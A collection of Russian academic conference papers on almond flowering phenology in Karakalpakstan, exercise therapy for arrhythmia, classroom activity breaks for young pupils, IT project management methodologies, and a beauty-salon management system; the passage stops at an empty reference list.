*Key words:* phenology, flowering, common almond, Karakalpakstan, climate, air temperature.

Фенология как наука играет важную роль в изучении сезонных изменений в развитии растений и их взаимосвязи с климатическими условиями. Одним из ключевых фенологических признаков является фаза цветения, которая служит индикатором адаптационных способностей растений к конкретным условиям среды. Особенно актуальными фенологические исследования становятся в условиях глобальных климатических изменений, при которых даже незначительные колебания температуры могут существенно влиять на жизненный цикл растений.

Миндаль обыкновенный (*Amygdalus communis* L.) представляет собой ценную плодовую культуру, отличающуюся ранним цветением и высокой чувствительностью к климатическим факторам, особенно к температурному режиму конца зимы и начала весны. В условиях аридного климата Каракалпакстана, характеризующегося резкими температурными колебаниями, малым количеством осадков и высоким уровнем солнечной радиации, проведение фенологических наблюдений за данной культурой имеет особое значение.

Несмотря на широкое распространение миндаля в южных регионах Узбекистана, в том числе и в Каракалпакстане, систематические исследования, направленные на мониторинг фаз его развития, в том числе цветения, проводятся недостаточно. Это затрудняет планирование агротехнических мероприятий и может приводить к потерям урожая в случае неблагоприятных погодных условий, таких как поздние заморозки или засуха.

Целью настоящего исследования является проведение фенологического мониторинга фазы цветения *Amygdalus communis* L. в условиях Каракалпакстана, определение сроков наступления и продолжительности данной фазы, а также выявление влияния климатических факторов на ее динамику.

Фенологические наблюдения проводились в окрестностях города Нукус (Республика Каракалпакстан) в течение вегетационного сезона путем регулярных наблюдений за стадиями цветения:

- набухание почек;
- начало цветения (появление первых цветков);
- массовое цветение (более 50% цветков раскрыты);
- окончание цветения (опадение лепестков);

Данные собирались еженедельно в течение вегетационного периода (март–апрель). Для анализа климатических факторов использовались метеорологические данные (температура воздуха, осадки, влажность) от местных метеостанций. Статистическая обработка данных проводилась с использованием программного обеспечения R для выявления корреляций между фенологическими стадиями и погодными условиями.

В условиях Каракалпакстана фаза цветения *Amygdalus communis* L. начинается в среднем в первой половине марта и длится от 10 до 20 дней в зависимости от сорта и погодных условий. Набухание почек наблюдалось в период с конца февраля по начало марта при среднесуточной температуре 5–

7°C. Начало цветения фиксировалось при достижении температуры 10–12°C, а массовое цветение происходило при 15–18°C. Окончание цветения совпадало с повышением температуры до 20°C и выше.

Аридный климат Каракалпакстана, характеризующийся низкой влажностью (30–40%) и резкими перепадами температур, оказывает значительное влияние на фенологию миндаля. В годы с ранними оттепелями цветение начиналось на 5–7 дней раньше среднего многолетнего значения. Напротив, холодная весна (среднесуточная температура ниже 5°C в марте) задержала начало цветения на 10 дней.

Недостаток осадков в период цветения (менее 10 мм за март–апрель) негативно сказывался на качестве цветения и завязываемости плодов. Влажность воздуха ниже 30% в период массового цветения приводила к снижению активности опылителей, что уменьшало урожайность на 15–20%.

Анализ показал, что цветение миндаля начинается при устойчивом повышении среднесуточной температуры выше +10°C. Наиболее раннее цветение в 2024 году было связано с теплой зимой и ранним наступлением весеннего потепления. Холодные годы характеризовались задержкой в начале определенной фазы, обусловленной более поздними сроками ее наступления из-за неблагоприятных температурных условий.

В отдельные годы в период цветения фиксировались ночные температуры до –1...–2°C, что негативно сказалось на завязываемости плодов. Это подчеркивает уязвимость культуры к весенним заморозкам и необходимость применения защитных мероприятий.

Фенологический мониторинг фазы цветения *Amygdalus communis* L. в условиях Каракалпакстана выявил значительное влияние климатических факторов, таких как температура и влажность, на сроки и качество цветения. Адаптация агротехнических приемов, включая выбор подходящих сортов и оптимизацию ирригации, может существенно повысить продуктивность миндаля в аридных условиях. Дальнейшие исследования должны быть направлены на изучение долгосрочных климатических трендов и их влияния на фенологию миндаля для разработки устойчивых сельскохозяйственных стратегий.

#### **Использованные источники:**

1. Кароматов И. Д., Ражабова Д. Лечебные свойства растения миндаль // Биология и интегративная медицина. 2018. №6. URL: <https://cyberleninka.ru/article/n/lechebnye-svoystva-rasteniya-mindal> (дата обращения: 09.06.2025).
2. Миндаль обыкновенный (*Amygdalus communis* L.)// <https://www.gotovim.ru/species/amygdalus.shtml>
3. Яндовка Л.Ф. Фазы и ритм распускания цветков у *Cerasus*, *Microcerasus* и *Amygdalus* (Rosaceae) // Вестник российских университетов. Математика. 2010. №5.

УДК 616.1

*Ковешникова Е.И.*  
*студент*  
*отделение стоматологии*  
*Малозёмов О.Ю., канд. пед. наук*  
*доцент*  
*кафедра физической культуры*  
*Уральский государственный медицинский университет*  
*Пермяков Н.С.*  
*студент*  
*Уральский государственный лесотехнический университет*  
*Андреев А.Л.*  
*старший преподаватель*  
*кафедра физической культуры*  
*Уральский государственный горный университет*  
*Научный руководитель: Малозёмов О.Ю.*  
*Россия, Екатеринбург*

## ЛЕЧЕБНАЯ ФИЗИЧЕСКАЯ КУЛЬТУРА ПРИ АРИТМИИ

*Аннотация.* В статье рассмотрены виды типовой патологии сердца – аритмии. Приведены сведения по профилактике и лечению аритмии средствами лечебной физической культуры.

*Ключевые слова:* аритмия, лечебная физическая культура.

*Koveshnikova E.I.*  
*student*  
*Department of dentistry,*  
*Malozemov O.Yu., Ph.D. in pedagogical sciences*  
*associate professor*  
*Department of physical education,*  
*Ural State Medical University*  
*Permyakov N.S.*  
*student*  
*Ural State Forest Engineering University*  
*Andreev A.L.*  
*senior lecturer*  
*Department of physical education,*  
*Ural State Mining University,*  
*Scientific supervisor: Malozemov O.Yu.*  
*Russia, Yekaterinburg*

## THERAPEUTIC PHYSICAL CULTURE FOR ARRHYTHMIA

**Abstract.** *The article examines the types of typical heart pathology – arrhythmia. Information on the prevention and treatment of arrhythmia by means of therapeutic physical culture is provided.*

**Keywords:** *arrhythmia, therapeutic physical culture.*

Заболевания сердечно-сосудистой системы (ССС), являясь наиболее частыми причинами смертности среди населения, кроме того, влияют на возможности осуществления физических нагрузок. Некоторые заболевания требуют проведения в качестве терапии лечебной физической культуры (ЛФК). Правильно подобранные и строго дозированные физические упражнения являются весьма эффективным средством в профилактике различных сердечно-сосудистых заболеваний. Даже при тяжёлых заболеваниях сердца (например, инфаркт миокарда), требующих соблюдения длительного постельного режима, на определённом этапе лечения, гимнастика помогает человеку восстановить своё здоровье. Именно ЛФК, укрепляющая и тренирующая всю ССС, является эффективным средством для восстановления трудоспособности и возвращения человека к нормальной жизни. Главное, что в ЛФК имеются общие методические правила, которые необходимо соблюдать независимо от специфики заболевания.

Обратимся к рассмотрению наиболее типовой патологии сердца – *аритмии*, характеризующейся нарушением частоты и периодичности генерации возбуждения или последовательности возбуждения предсердий и желудочков [1]. Аритмии являются следствием нарушения автоматизма, проводимости или возбудимости, а также их комбинаций. Расстройства сократимости лежат в основе развития сердечной (миокардиальной) недостаточности, не являясь причиной нарушений ритма сердца.

Аритмии разделяют на следующие группы:

1) нарушения автоматизма: а) *номотопные*, когда водитель ритма находится в синусовом узле и б) *гетеротопные*, когда водитель ритма находится вне синусового узла.

2) нарушения возбудимости: а) *экстрасистолы* и б) *пароксизмальные тахикардии*.

3) нарушения проводимости: а) *увеличение проводимости* и б) *уменьшение проводимости*.

4) *смешанные*.

При аритмиях выполнение упражнений ЛФК должно носить исключительно *лечебный* или *реабилитационный* характер, соревнования в любом виде исключаются. Запрещено также резкое увеличение нагрузок, а в случае недомогания или иных симптомов сердечных патологий упражнение немедленно прекращается, более того, лучше вызвать врача.

При выполнении упражнений необходимо делать перерывы, а также следить за основными функциональными показателями, которые легко поддаются регистрации: пульсовые характеристики, артериальное давление, кожные покровы, частота дыхания, частота сердечных сокращений.

*Показаниями* к физическим нагрузкам при аритмиях являются условия, если нарушения ритма: 1) не мешают и/или не проявляются в обычной жизни, 2) носят не стойкий характер, 3) исчезают при физической нагрузке, 4) исчезают при приёме антиаритмических препаратов, 5) не мешают выполнять упражнение. Если риск внезапной сердечной смерти отсутствует или незначителен, им также можно пренебречь [2, 3].

*Противопоказаниями* к физическим нагрузкам при аритмиях являются случаи, когда нарушения ритма: 1) имеют стойкий характер и не поддаются лечению, 2) не исчезают при физической нагрузке, 3) проявляются сильнее и чаще при физической нагрузке, 4) могут вызвать смерть, 5) провоцируют нарушения гемодинамики.

В целом ЛФК как медицинская дисциплина является важным элементом современного комплексного лечения. Её применение уменьшает факторы риска, особенно при сердечно-сосудистых заболеваниях, нарушениях обмена веществ, оказывает разностороннее благоприятное воздействие на организм. Однако, при применении неправильных методик ЛФК, при назначении их в запрещённой фазе заболевания возможна плохая переносимость и даже обострение процесса. Положительно то, что эти ограничения невелики и касаются в основном начального периода острой стадии заболевания или обострения хронических болезней.

Поскольку основным стилизованным медицинским принципом является «не навреди», то заострим внимание на *противопоказаниях* для назначения ЛФК. Таковыми являются: 1) острые инфекционные и воспалительные заболевания; 2) острый период заболевания и его прогрессирующее течение; 3) нарастание сердечно-сосудистой недостаточности с декомпенсацией кровообращения и дыхания; 4) значительно выраженный болевой синдром; 4) обострение хронических заболеваний; 5) осложнения в течение заболевания; 6) появление признаков, свидетельствующих о прогрессировании заболевания и ухудшении состояния больного; 7) сосудистый криз (гипертонический, гипотонический или при нормальном артериальном давлении); 8) нарушение ритма сердечных сокращений: синусовая тахикардия (свыше 100 уд/мин), брадикардия (менее 50 уд/мин), приступ пароксизмальной или мерцательной аритмии, экстрасистолы с частотой более чем 1:10.

Основные *правила и рекомендации* ЛФК при аритмиях сводятся к следующим действиям и условиям [2, 3]: 1) нельзя резко увеличивать физическую нагрузку, даже при хорошем самочувствии, 2) приступать к занятиям нужно не раньше, чем через 1,5-2 часа после приема пищи, 3) прекратить занятия, если во время них или после них в области сердца появятся неприятные ощущения, а также головокружения, одышка, сердцебиение, 4) если боль сама не проходит, то нужно принять валидол или нитроглицерин, а затем обязательно обратиться к врачу, 5) во время физических нагрузок необходимо следить за ЧСС. Если к концу занятий ЧСС повышается на 20-35 ударов (не превышая 120 уд/мин), а через 3-5 минут

отдыха возвращается к исходной частоте, то это признак положительного влияния занятий на организм.

В заключение отметим, что в ЛФК кроме гимнастических упражнений активно используются дыхательные упражнения, способствующие увеличению кислорода в крови, улучшающие трофические процессы в клетках и тканях, снижающие АД, ускоряющие метаболизм, восстанавливающие нормальную работу сердца.

**Использованные источники:**

1. Богословский В.А. Аритмии сердца. // Большая медицинская энциклопедия. 30 т. 3-е изд. 608 с.
2. Романцов Д.В. Лечебная физкультура при заболеваниях сердечно-сосудистой системы. // Sciarticle.ru, 2019. №75.
3. **Сорокина В.А.** Лечебная физическая культура при нарушениях сердечного ритма у студентов. М.: Наука, 2020.

*Комлева К. К.  
студентка 1 курса  
ФПиП СФ УУНУТ  
Шейко Г. А.  
старший преподаватель  
кафедра физвоспитания  
СФ УУНУТ*

## **ОРГАНИЗАЦИЯ И ПРОВЕДЕНИЕ ФИЗКУЛЬТМИНУТОК НА ЗАНЯТИЯХ У МЛАДШИХ ШКОЛЬНИКОВ**

***Аннотация:** Данная работа посвящена исследованию и разработке эффективных подходов к организации и проведению физкультурминутки на занятиях в начальной школе. Работа рассматривает теоретические основы организации физкультурминутки, их значение для физического и психического развития детей младшего школьного возраста, а также классификацию. Результаты исследования могут быть использованы учителями начальных классов для повышения эффективности учебного процесса, улучшения физического состояния и психоэмоционального климата в классе. Представленные материалы могут служить основой для создания сборника физкультурминутки, адаптированных к различным учебным предметам и возрастным группам.*

***Ключевые слова:** физкультурминутка, младшие школьники, физическое развитие, здоровье, работоспособность, учебный процесс, двигательная активность, игровая форма.*

*Komleva K. K.  
1st year student  
Faculty of Pedagogy and Psychology  
Sibay Institute of Bashkir State University (BSU)  
Sheiko G. A.  
senior lecturer  
Department of Physical Education  
Sibay Institute of BSU*

## **ORGANIZATION AND IMPLEMENTATION OF PHYSICAL ACTIVITY BREAKS IN LESSONS FOR JUNIOR SCHOOLCHILDREN**

***Abstract:** This work is dedicated to the research and development of effective approaches to organizing and conducting physical activity breaks (also known as "energizers" or "exercise breaks") in elementary school classes. The study examines the theoretical foundations of organizing these breaks, their significance for the physical and mental development of young school children, and their classification.*

*The research findings can be used by elementary school teachers to improve the efficiency of the learning process, enhance the physical condition, and improve the psycho-emotional climate in the classroom. The presented materials can serve as a basis for creating a collection of physical activity breaks adapted to various subjects and age groups.*

**Keywords:** *physical education, primary school students, physical development, health, efficiency, learning process, motor activity, play form.*

Продолжительная и относительно однообразная умственная деятельность вызывает длительное возбуждение определённых участков головного мозга, при утомлении это возбуждение сменяется внутренним торможением, в результате чего внимание детей ослабевает и они отвлекаются. Справится с этим помогут короткие физические упражнения — физкультминутки, которые усиливают кровообращение и дают отдохнуть участкам головного мозга, находящимся в перенапряжении. После такого отдыха внимание школьников повышается и улучшается восприятие учебного материала. Физкультминутки представляют собой комплекс физических упражнений для разных групп мышц, направленный на оздоровление организма ребёнка — снятие утомления, повышение умственной работоспособности и внимания, предупреждение нарушения зрения и осанки. Наиболее благоприятное время для проведения физкультминутки — вторая половина занятия, когда дети начинают утомляться. Не любое физическое упражнение можно провести на уроке, поэтому учителю необходимо придерживаться ряда условий при подборе физкультминуток. Их содержание необходимо варьировать в зависимости от преобладающей на уроке деятельности. Следует помнить, что упражнения должны проводиться на начальном этапе утомления, быть короткими, знакомыми детям и простыми в исполнении, удобными для выполнения в ограниченном пространстве, связанными с подтягиванием и выпрямлением позвоночника, нельзя забывать о разминке глаз, кисти рук, шеи. Важно учесть и то, как быстро дети смогут вернуться к учебной деятельности, поэтому не стоит выбирать упражнения, которые не только приведут в тонус мышцы, но и перевозбудят класс, который надо будет успокаивать и только потом продолжать урок.

Стоит отметить, что физкультминутки проводятся по определённой схеме, в основе которой лежит принцип постепенного возрастания физической активности и чередования работы отдельных мышечных групп. Разминку лучше начать с подтягивающих упражнений, а закончить успокаивающими, направленными на постановку правильной осанки или концентрацию внимания. Движения должны отличаться от привычных школьнику движений и положений, выполняемых при учебной деятельности, это вовлекает в работу мышцы, находящиеся в статической нагрузке. Упражнения следует выполнять одно за другим, без остановок, сопровождать их выполнение счётom, звуками на вдохе и выдохе. [1]

Существует классификация физкультминуток: оздоровительные — танцевально-ритмические, упражнения для глаз и пальцев рук; двигательноречевые — дыхательная и артикуляционная гимнастики; физкультурно-спортивные — общеразвивающие упражнения, подвижные игры; когнитивные — дидактические игры с движениями, психогимнастика, артикуляционная гимнастика, развивающие игры, двигательные действия и задания; креативные — гимнастика ума, пантомимическая и пальчиковая гимнастики, сюжетно-ролевые игры. Все они могут быть тематическими, подобранными для конкретного урока с определённой темой.

По данным ученых-физиологов образовательная деятельность требует от детей большого нервного напряжения. Во время непосредственной образовательной деятельности у школьников любого возраста значительную нагрузку испытывают их органы зрения, слуха, мышцы кистей рук и всего туловища, часто длительно находящегося в статическом положении. Внешними проявлениями утомления являются потеря интереса и внимания, ослабление памяти, снижение работоспособности. Утомление может проявляться по-разному: зевотой, рассеянным вниманием, отвлекаемостью, раздражительностью, появлением непроизвольных движений, нарушением осанки и координации движений. Одним из самых эффективных способов предупреждения утомления, улучшения общего состояния детей, смены их деятельности считаются кратковременные физические упражнения. Они снимают напряжение мышц, вызванное неподвижным состоянием, переключают внимание с одной деятельности на другую, успокаивают нервную систему и восстанавливают работоспособность детей. Малейшие признаки поведения малышей, подобные перечисленным, являются очевидным сигналом для учителя, что детям срочно требуется физкультминутка! [2]

Физкультурные минутки – необходимая составляющая любой непосредственной образовательной деятельности в школе, независимо от возраста детей.

Взрослые должны предупредить возникновение утомления у учеников, своевременно обнаружить признаки его появления и как можно быстрее, эффективнее снять их, так как утомление, накапливаясь, может перерасти в переутомление и стать причиной возникновения различных нервных расстройств. Каждый учитель должен знать, что признаки утомления у детей 6-7 лет появляются через 7-9 минут непосредственной образовательной деятельности, у детей 7-8 лет - через 10-12 минут, в 9-10 лет - через 12-15 минут! Физкультминутки как правило, проводятся примерно в середине непосредственной образовательной деятельности в течение 1-2 минуты в виде игровых действий. Совсем необязательно провести лишь одну физкультминутку, больший эффект будет от сочетания физкультминуток различного вида. Но не увлекайтесь и не превышайте временной лимит! Детям нравятся несложные упражнения, сопровождающиеся стихами и, по возможности, связанные с темой и содержанием деятельности. Главное, чтобы

движения были просты, доступны и интересны каждому ребенку, они должны быть достаточно интенсивны, влиять на многие группы мышц, но не быть чрезмерными. [3]

Веселые физкультминутки можно использовать в работе со школьниками с самого раннего возраста. Они положительно влияют на деятельность мозга, активизируют сердечно-сосудистую и дыхательную системы, улучшают кровоснабжение внутренних органов и работоспособность нервной системы. Физкультминутка - это один из обязательных, продуманных элементов в непосредственной образовательной деятельности. Она необходима и важна, это - "минутка" активного и здорового отдыха. Физкультминутка – это весело, интересно и полезно!

Так можно сделать вывод, что при эмоциональном напряжении, когда ребенок сильно возбужден, взволнован, угнетен, возникает избыточное напряжение в отдельных группах мышц. Самостоятельно дети не могут избавиться от этого напряжения, начинают нервничать, что приводит к напряжению новых групп мышц. Детей необходимо учить чувствовать это напряжение, изменять его степень или снимать совсем, расслабляя определенные группы мышц. При расслаблении мышц эмоциональное напряжение ослабевает или исчезает совсем. Релаксационная техника «напряжение-расслабление» — это самый лучший способ научиться распознавать существующие в мышцах напряжения и избавляться от них. Хорошо включать релаксационную музыку и с закрытыми глазами проводить расслабление за текстом ведущего.

#### **Использованные источники:**

1. Хохлова, В. А. Организация физкультминуток на уроках в начальной школе / В. А. Хохлова. — Текст : непосредственный // Молодой ученый. — 2016. — № 26 (130). — С. 704-705. — URL: <https://moluch.ru/archive/130/35898/> (дата обращения: 27.05.2025).
2. Литература: Андржеевская И. Физкультминутки: 50 упражнений для начальной школы / И. Андржеевская. — М.: Вита-Пресс, 2012.—32 с.
3. Диченкова А. М. Физкультминутки и пальчиковые игры в начальной школе / А. М. Диченкова. — Ростов н/Д: Феникс, 2014.—62 с. Гараева Е. А.
4. Здоровьесберегающие технологии в профессионально-педагогическом образовании: учебное пособие / Е. А. Гараева; Оренбургский гос. ун-т. — Оренбург: ОГУ, 2013. — 175 с.

*Кузьмичева Т.Г., кандидат физико-математических наук  
доцент  
кафедра «Прикладной информатики  
и информационных технологий»  
Белгородский государственный национальный  
исследовательский университет  
Россия, г. Белгород*

*Голованова Е.В., кандидат физико-математических наук  
доцент  
кафедра «Прикладной информатики  
и информационных технологий»  
Белгородский государственный национальный  
исследовательский университет  
Россия, г. Белгород*

## УПРАВЛЕНИЕ ИТ-ПРОЕКТАМИ, АНАЛИЗ МЕТОДОЛОГИЙ

*Аннотация:* Управление проектами играет важную роль в современном бизнесе, позволяя эффективно проводить процессы инициации, планирования, организации исполнения, контроля, завершения проекта. Различные методологии управления проектами были разработаны для обеспечения успешной реализации проектов в условиях постоянно изменяющейся бизнес-среды и быстрого развития технологий. Благодаря своей специфике, ИТ-проекты требуют особого подхода к управлению. Существует огромное количество методологий для управления ИТ-проектами, каждая из которых имеет свои особенности, преимущества и недостатки.

*Ключевые слова:* ИТ-проекты, методологии управления проектами, процессы инициации, планирование, бизнес-среда.

*Kuzmicheva T. G., candidate of physical and mathematical Sciences  
associate Professor  
"Applied Informatics and information technologies»  
Belgorod state national research University  
Russia, Belgorod*

*Golovanova E. V., candidate of physical and mathematical Sciences  
associate Professor  
"Applied Informatics and information technologies»  
Belgorod state national research University  
Russia, Belgorod*

## IT PROJECT MANAGEMENT, METHODOLOGY ANALYSIS

**Abstract:** *Project management plays an important role in modern business, allowing for effective processes of initiation, planning, organization of execution, control, and completion of a project. Various project management methodologies have been developed to ensure the successful implementation of projects in an ever-changing business environment and rapid technology development. Due to their specifics, IT projects require a special management approach. There are a huge number of methodologies for managing IT projects, each of which has its own characteristics, advantages and disadvantages.*

**Keywords:** *IT projects, project management methodologies, initiation processes, planning, business environment.*

Управление проектами играет важную роль в современном бизнесе.

Существует огромное количество методологий для управления IT-проектами, каждая из которых имеет свои особенности, преимущества и недостатки.

Одними из самых востребованных и популярных для управления IT-проектами являются следующие методологии:

Agile

Kanban

Waterfall

DevOps.

Анализ методологии Agile. Agile – это гибкий подход к управлению проектами по разработке программного обеспечения, который часто применяется в небольших командах. Одной из отправных точек создания методологии Agile можно считать 1930-е годы, когда физик и статистик Уолтер Шухарт начал применять циклы «план-дело-исследование-действие» для улучшения продуктов и процессов.

Методология Agile [1] имеет основополагающие принципы, которые кардинально отличаются от классических строгих методологий вроде Waterfall:

1. Конечная цель работы в любой момент может измениться,
2. На аналитику и планирование нужно тратить меньше времени, поскольку позже их потребуется проводить снова.
3. В результате каждого небольшого цикла должен получаться готовый продукт.

Для гибкого подхода методологии Agile характерна работа короткими итерациями по две-три недели. Каждая итерация включает в себе серии задач: анализ, проектирование, разработка и тестирование. После каждой итерации проектная команда анализирует полученные результаты и меняет приоритеты для следующего цикла.

Анализ методологии Kanban. В семейство Agile входит несколько разных гибких методологий управления проектами, которые ещё называют

методами управления. В России наибольшую популярность обрела методология Kanban [2].

Первоначально Kanban – это система организации работы на производстве, которая появилась в конце 50-х годов в Японии. Мастера, ответственные за разные этапы производства, крепили на общую доску карточки с работами, которые нужно было выполнить.

Особенности методологии Kanban заключаются в:

1. Управление непрерывным потоком задач.
2. Визуализация рабочего процесса.
3. Контролирование соблюдения соглашения между заказчиком и исполнителями.

Анализ методологии Waterfall. Методология Waterfall – её ещё называют каскадной или водопадной – это классическая модель жизненного цикла разработки программного обеспечения, которая была придумана в 1950-х годах. В Waterfall есть чёткие сроки и техническое задание, в которые нужно вписать проект.

Этапы разработки Waterfall идут последовательно и не взаимосвязаны друг с другом, закончен один этап работы – команда проекта приступает к выполнению следующего.

В начале работы заказчик прописывает свои требования от дизайна и функциональности, которые затем вносятся в техническое задание проекта. После формируется финальная документация, на основе которой оценивают объём работ и сроки. Готовый проект, выполняемый по данной методологии, презентуют в конце всего цикла работы. При данном формате работы могут возникнуть следующие проблемы:

1. Сложность доработки этапа, который был уже завершён.
2. Сложность внесения изменений в любой этап проекта.

Некоторые компании до сих пор работают по методологии Waterfall несмотря на то, что ей уже более 70 лет.

Анализ методологии DevOps. В любом процессе разработки учувствуют три команды:

1. Dev – программисты, которые непосредственно пишут код.
2. QA/QC – тестировщики, которые выявляют ошибки в коде.
3. Ops – инженеры, которые поддерживают инфраструктуру для написания кода.

При классическом подходе к разработке все вышперечисленные команды работают независимо друг от друга. Из-за такой организации работы возникают различного рода проблемы. Чтобы избежать данных сложностей, была разработана методология DevOps [3]. Она позволяет выстроить конвейер, в котором данные команды работают в едином потоке. Методология DevOps позволяет крупным компаниям быстрее реагировать на изменения на рынке, улучшать опыт пользователей и быть более конкурентоспособными.

Проведя анализ различных методологий управления IT-проектами, можно сделать вывод, что выбор определённой методологии представляет

собой важный шаг для построения успешной стратегии разработки программного обеспечения и обеспечения своевременной и качественной поставки продукта на рынок.

**Использованные источники:**

1. Редакция Практикума Agile: что это такое и где используется, принципы методологии / Редакция Практикума [Электронный ресурс] // Блог Я Практикума: [сайт]. — URL: <https://practicum.yandex.ru/blog/metodology-agile/#cto-takoe-agile> (дата обращения: 01.04.2025).
2. Редакция Практикум Управлять потоками задач, а не тонуть в них: что такое Канбан-методология / Редакция Практикума [Электронный ресурс] // Блог Я Практикума: [сайт]. — URL: <https://practicum.yandex.ru/blog/metodologiya-kanban/> (дата обращения: 02.04.2025).
3. Редакция Практикума Что такое DevOps: зачем он нужен, где применяется и в чём его плюсы и минусы / Редакция Практикума [Электронный ресурс] // Блог Я Практикума: [сайт]. — URL: <https://practicum.yandex.ru/blog/cto-takoe-tehnologiya-devops/> (дата обращения: 03.04.2025).

**Кульшенко А.А.**  
**студентка**  
**НИУ «БелГУ»**  
**РФ, г. Белгород**  
**Научный руководитель:**  
**Кузьмичева Т.Г., кандидат технических наук, доцент**  
**РФ, г. Белгород**

## **ПРОЕКТИРОВАНИЕ И РАЗРАБОТКА ИНФОРМАЦИОННОЙ СИСТЕМЫ УПРАВЛЕНИЯ САЛОНОМ КРАСОТЫ**

**Аннотация:** В статье рассматриваются вопросы проектирования и разработки информационной системы управления (ИСУ) для салона красоты. Обосновывается актуальность автоматизации деятельности салона, выделяются ключевые бизнес-процессы, подлежащие автоматизации. Предлагается архитектура ИСУ, включающая функциональные модули управления клиентами, персоналом, услугами, складом, финансами и отчетностью. Описываются этапы разработки системы, выбор технологической платформы и используемых инструментов. Приводятся результаты внедрения ИСУ в реальном салоне красоты, демонстрирующие повышение эффективности работы и улучшение качества обслуживания клиентов.

**Ключевые слова:** информационная система управления, салон красоты, автоматизация, бизнес-процессы, проектирование, разработка, функциональные модули, эффективность.

**Kulshenko A.A.**  
**student**  
**NRU "BelSU,"**  
**RF, Belgorod**  
**Academic Supervisor:**  
**Kuzmicheva T.G., Candidate of Technical Sciences**  
**associate professor**  
**RF, Belgorod**

## **DESIGN AND DEVELOPMENT OF AN INFORMATION SYSTEM FOR BEAUTY SALON MANAGEMENT**

**Abstract:** The article deals with the design and development of an information management system (IMS) for a beauty salon. The relevance of automating the salon's activities is substantiated, and the key business processes subject to automation are identified. An IMS architecture is proposed, including functional modules for managing customers, personnel, services, warehouse, finance, and reporting. The stages of system development, the choice of technological platform,

*and the tools used are described. The results of the IMS implementation in a real beauty salon are presented, demonstrating increased efficiency and improved customer service quality.*

**Keywords:** *information management system, beauty salon, automation, business processes, design, development, functional modules, efficiency.*

В современном мире индустрия красоты развивается стремительными темпами, предлагая широкий спектр услуг и привлекая все больше клиентов. Успешное функционирование салона красоты в условиях высокой конкуренции требует эффективного управления всеми аспектами деятельности: от учета клиентов и записи на процедуры до управления персоналом, складскими запасами и финансовыми потоками.

Ручное управление этими процессами становится все более сложным и неэффективным, приводя к ошибкам, потерям времени и снижению качества обслуживания клиентов. В связи с этим, актуальной задачей является разработка и внедрение информационной системы управления (ИСУ), позволяющей автоматизировать ключевые бизнес-процессы салона красоты, повысить его эффективность и конкурентоспособность.

В пособии Голицына, О. Л., Максимов, Н. В., Попов, И. И. рассматриваются основы функционирования, архитектура и классификация автоматизированных информационных систем, а также связанные с ними понятия «информация» и «информационная технология». Особое внимание авторы уделяют: «информационно-поисковым системам и технологиям, представляемым в виде совокупных человеко-машинных систем, целью которых является построение системы знаний». [3] Это означает, что пособие Голицыной, Максимова и Попова предоставляет фундаментальные знания о строении и работе информационных систем, уделяя особое внимание ключевым аспектам поиска и организации информации, что важно для понимания современных технологий обработки знаний.

Перед разработкой ИСУ необходимо провести анализ предметной области, выявить ключевые бизнес-процессы салона красоты и определить требования к системе. К основным бизнес-процессам, подлежащим автоматизации, относятся:

– **Управление клиентами:** учет клиентов, ведение истории посещений, запись на процедуры, рассылка уведомлений и акций.

– **Управление персоналом:** учет рабочего времени, расчет заработной платы, учет квалификации и опыта работы сотрудников.

– **Управление услугами:** ведение каталога услуг, назначение цен, учет расхода материалов.

– **Управление складом:** учет поступления и расхода материалов, контроль остатков, формирование заказов на закупку.

– **Управление финансами:** учет доходов и расходов, ведение кассы, формирование отчетов о прибыльности.

– **Отчетность:** формирование отчетов о работе салона, анализ данных, прогнозирование. [5]

На основе анализа предметной области разрабатывается архитектура ИСУ, определяющая ее структуру, функциональные модули и взаимодействие между ними. Предлагаемая архитектура ИСУ для салона красоты включает следующие функциональные модули:

– **Модуль управления клиентами (CRM):** обеспечивает ведение клиентской базы, учет истории посещений, запись на процедуры, отправку уведомлений и акций.

– **Модуль управления персоналом (HRM):** обеспечивает учет рабочего времени, расчет заработной платы, учет квалификации и опыта работы сотрудников.

– **Модуль управления услугами (Service Management):** обеспечивает ведение каталога услуг, назначение цен, учет расхода материалов.

– **Модуль управления складом (Inventory Management):** обеспечивает учет поступления и расхода материалов, контроль остатков, формирование заказов на закупку.

– **Модуль управления финансами (Finance Management):** обеспечивает учет доходов и расходов, ведение кассы, формирование отчетов о прибыльности.

– **Модуль отчетности (Reporting):** обеспечивает формирование отчетов о работе салона, анализ данных, прогнозирование.

Модули должны быть интегрированы между собой для обеспечения сквозного процесса управления. Например, при записи клиента на процедуру в модуле CRM, информация автоматически передается в модуль управления услугами для учета расхода материалов и в модуль управления персоналом для назначения исполнителя.

Создание информационной системы управления (ИСУ) включает в себя ряд последовательных шагов:

**1. Определение технологической основы:** Важно определить технологическую платформу, служащую фундаментом для разработки системы. Это может быть веб-ориентированное, десктопное или мобильное приложение. При выборе необходимо принимать во внимание возможности масштабирования, уровень безопасности, простоту использования и финансовые затраты на разработку.

**2. Проектирование базы данных:** Требуется спроектировать и создать базу данных, предназначенную для хранения сведений о клиентах, предлагаемых услугах, сотрудниках, складских запасах и финансовой информации.

**3. Создание пользовательского интерфейса:** Необходимо разработать удобный и интуитивно понятный интерфейс для каждого функционального модуля системы.

**4. Программирование логики приложения:** Важно реализовать программную логику, которая будет обеспечивать выполнение всех предусмотренных функций системы.

**5. Проверка и исправление ошибок:** Необходимо выполнить всестороннее тестирование системы с целью обнаружения и устранения возможных ошибок и недочетов.

**6. Интеграция и обучение персонала:** Система внедряется в салоне красоты, и проводится обучение персонала работе с новым инструментом.

Реализация ИСУ в салоне красоты позволила добиться следующих положительных изменений:

– **Увеличение эффективности операций:** Автоматизация бизнес-процедур привела к сокращению времени выполнения задач, уменьшению числа ошибок и повышению общей производительности.

– **Повышение качества обслуживания клиентов:** Возможность онлайн-записи, уведомления о предстоящих визитах и акциях, а также ведение истории посещений значительно улучшили сервис и повысили лояльность клиентов.

– **Улучшение управления ресурсами:** Автоматизированный учет материалов и контроль складских запасов позволили оптимизировать управление ресурсами и снизить затраты на закупки.

– **Улучшение финансового учета:** автоматизированный учет доходов и расходов, а также формирование отчетов о прибыльности позволили улучшить финансовый учет и контроль.

– **Повышение конкурентоспособности:** внедрение ИСУ позволило салону красоты повысить свою конкурентоспособность за счет повышения эффективности работы и улучшения качества обслуживания клиентов.

Внедрение информационной системы управления является эффективным способом повышения эффективности работы и улучшения качества обслуживания клиентов в салоне красоты. Правильно спроектированная и разработанная ИСУ позволяет автоматизировать ключевые бизнес-процессы, оптимизировать управление ресурсами и повысить конкурентоспособность предприятия.

#### **Использованные источники:**

